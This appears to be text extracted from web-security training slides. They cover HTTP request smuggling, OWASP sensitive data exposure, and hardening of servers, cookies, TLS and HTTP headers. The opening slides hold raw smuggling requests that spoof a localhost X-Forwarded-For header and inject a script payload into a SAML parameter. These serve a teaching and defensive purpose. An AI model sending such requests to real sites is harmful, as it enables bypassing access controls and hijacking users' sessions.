Accessing resources limited to localhost

```
POST / HTTP/1.1
Host: security-vendor.com
X-Forwarded-For: 127.0.0.1
Content-Length: 200
Transfer-Encoding: chunked
```

0

```
GET / HTTP/1.1
Host: security-vendor.com
X-Forwarded-For: 127.0.0.1
X: XGET...
```

HTTP request smuggling

What damage can we do?

Harmful responses

```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 4
Transfer-Encoding: chunked

10
=x&csrf=token&x=
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 100

SAML=a"><script>alert(1)</script>
0 POST / HTTP/1.1
Host: saas-app.com
Cookie: ...
```


```
HTTP/1.1 200 OK
...
<input name="SAML"
      value="a"><script>alert(1)
</script>

0

POST / HTTP/1.1
Host: saas-app.com
Cookie: ...
"/>
```

HTTP request smuggling

DEMO



OWASP TOP 10 – Sensitive Data Exposure

MECHANISM

Reasons for data leakage:

- **Failure to remove internal content from public resources.** For example, developer comments in markup are sometimes visible to users in the production environment.
- **Insecure configuration** of the website and related technologies. For example, failing to disable debugging and diagnostic features can sometimes provide attackers with useful tools to help them obtain sensitive information. Default configurations can also leave websites vulnerable, for example, by displaying overly verbose error messages.
- **Flawed design and behavior of the application.** For example, if a website returns distinct responses when different error states occur, this can also allow attackers to enumerate sensitive data, such as valid user credentials.

OWASP TOP 10 – Sensitive Data Exposure MECHANISM

Other reasons for data leakage:

- Revealing the names of hidden directories, their structure, and their contents via a robots.txt file or directory listing
- Providing access to source code files via temporary backups
- Explicitly mentioning database table or column names in error messages
- Unnecessarily exposing highly sensitive information, such as credit card details
- Hard-coding API keys, IP addresses, database credentials, and so on in the source code
- Hinting at the existence or absence of resources, usernames, and so on via subtle differences in application behaviour
- Disclosing debug data
- Version control history
- Over-verbose error messages

OWASP TOP 10 – Sensitive Data Exposure

EXPLOITATION

- Fuzzing
 - dirsearch
 - gobuster
 - burp intruder
 - dirbuster
- Using automated scanners
 - Burp Pro
 - Acunetix
- Scanning repositories:
 - github secret scanning
 - credscan from microsoft
 - gitleaks

OWASP TOP 10 – Sensitive Data Exposure

ATTACK DETECTION

- monitor for directory enumeration / bruteforcing
- behavioural analysis

OWASP TOP 10 – Sensitive Data Exposure

VULNERABILITY DETECTION

- Manual testing
- Some automated tools
- check your code repositories for sensitive data
- check wiki pages

Automated tools are not aware of your data classification!


OWASP TOP 10 – Sensitive Data Exposure PREVENTION

- awareness trainings – make sure that everybody understands sensitive information in a same way
- audit your code for possible info disclosure – strip comments
- use generic error messages – the details should be logged to a file and not presented to a user
- disable all diagnostic / debugging mechanisms (on production of course)
- disable all unnecessary features
- protect the endpoint with authorization – do not expose anything, even on developer environments
- **protect your development systems as well**

OWASP TOP 10 – Sensitive Data Exposure

DEMO

<https://github.com/n0mad01/node.bittrex.api/issues/57>



OWASP TOP 10 – Sensitive Data Exposure

DEMO

<https://github.com/masalinas/coin-machine/blob/master/common/models/Bittrex.js>



OWASP TOP 10 – Sensitive Data Exposure

DEMO

<https://beanstack.io/>



HARDENING WEB APPS

Operating system

- Uninstall all unnecessary software. Each program may have a potential vulnerability that may allow the attacker to escalate the attack. This includes, for example, even unnecessary compilers/interpreters, because they may enable the attacker to create reverse shells.
- Remove all unnecessary user accounts and make sure that user accounts that are used to run services do not have excessive privileges. For example, if you use a user account to run your web server, it may not need shell access at all and it should have minimal privileges.
- To avoid unauthorized access, require strong passwords as part of access control (but do not require regular password changes – such practices were found to be less secure) or use key-based authentication.
- Turn on detailed logging if you can afford the resources. The more details you have in your logs, the easier it will be to analyze the logs after an attack.
- Enable automatic OS patching or enable patch notifications. Security patches are of critical importance and installing them automatically is more secure.

HARDENING WEB APPS

Network

- Shut down and uninstall all unnecessary services if they are not used on this server. For example, FTP, telnet, POP/SMTP, and more. This will let you eliminate all unnecessary open network ports.
- Enforce strong firewall rules. If this is a dedicated web server, make sure that the only incoming connections that are allowed are web connections and potentially administrative connections (e.g. SSH).
- If you can afford the resources, monitor outgoing connections for potential reverse shells.

HARDENING WEB APPS

Web server

- Remove all unnecessary web server modules. A lot of web servers by default come with several modules that introduce security risks.
- Modify the default configuration settings. For example, a lot of web servers support old SSL/TLS protocols in their default settings. This means that your server could be vulnerable to attacks such as BEAST or POODLE.
- Turn on additional protection for web applications. For example, introduce a Content Security Policy (CSP).
- Install and run a web application firewall (WAF). Most web servers support the open-source ModSecurity firewall.
- If possible, either patch server software to the latest version automatically or turn on notifications for manual patching.

HARDENING WEB APPS

Web application

- Regularly scan all your web applications using a web vulnerability scanner. Eliminate all vulnerabilities as early as possible. The best way to do this is to scan applications at the development stage, for example, using Jenkins.
- Perform further penetration testing. While a vulnerability scanner will find most security vulnerabilities, penetration testers will be able to find the ones that are not detectable automatically. Penetration testing and vulnerability scanning should be treated as complementary activities, not alternatives.
- Add temporary rules to the web application firewall if there are vulnerabilities that you cannot eliminate immediately.

HARDENING WEB APPS

cookies

Useful flags:

- http only
- secure
- samesite
- domain


HARDENING WEB APPS

Encrypted communication

HTTPS = safe



Not true anymore!
All of modern C2 frameworks uses https



HARDENING WEB APPS

Encrypted communication

- don't use self-signed certs
- use HSTS
- use HSTS preload for publicly facing web apps
- use strong ciphers for SSL connections
- sometimes http is OK:
 - traffic inside data center
 - SSL traffic is terminated on a load balancer

HARDENING WEB APPS

HTTP headers

Strict-Transport-Security

HTTP Strict Transport Security (also named HSTS) is a web security policy mechanism which helps to protect websites against protocol downgrade attacks and cookie hijacking. It allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol.

Proposed value: max-age=31536000 ; includeSubDomains

HARDENING WEB APPS

HTTP headers

X-Frame-Options

The X-Frame-Options response header (also named XFO) improves the protection of web applications against clickjacking. It instructs the browser whether the content can be displayed within frames.

HARDENING WEB APPS

HTTP headers

X-Frame-Options

Value	Description
deny	No rendering within a frame.
sameorigin	No rendering if origin mismatch.
allow-from: DOMAIN	Allows rendering if framed by frame loaded from DOMAIN.

HARDENING WEB APPS

HTTP headers

X-Content-Type-Options

Setting this header will prevent the browser from interpreting files as a different MIME type to what is specified in the Content-Type HTTP header (e.g. treating text/plain as text/css)

Proposed value: `x-Content-Type-Options: nosniff`

HARDENING WEB APPS

HTTP headers

X-Content-Type-Options

Setting this header will prevent the browser from interpreting files as a different MIME type to what is specified in the Content-Type HTTP header (e.g. treating text/plain as text/css)

Proposed value: `x-Content-Type-Options: nosniff`

HARDENING WEB APPS

HTTP headers

CSP = Content Security Policy

Let you strictly define where your web resources come from:

- can help with XSS attacks
- if you're not sure use **Content-Security-Policy-Report-Only**

Recommended setting: default-src 'self' data:; object-src 'none'; child-src 'self'; frame-ancestors 'none'; upgrade-insecure-requests; block-all-mixed-content

HARDENING WEB APPS

HTTP headers

X-XSS-Protection

This header enables the cross-site scripting (XSS) filter in your browser.

Recommended setting: 1 ; mode=block

HARDENING WEB APPS

HTTP headers

OWASP Secure Headers Project

<https://owasp.org/www-project-secure-headers>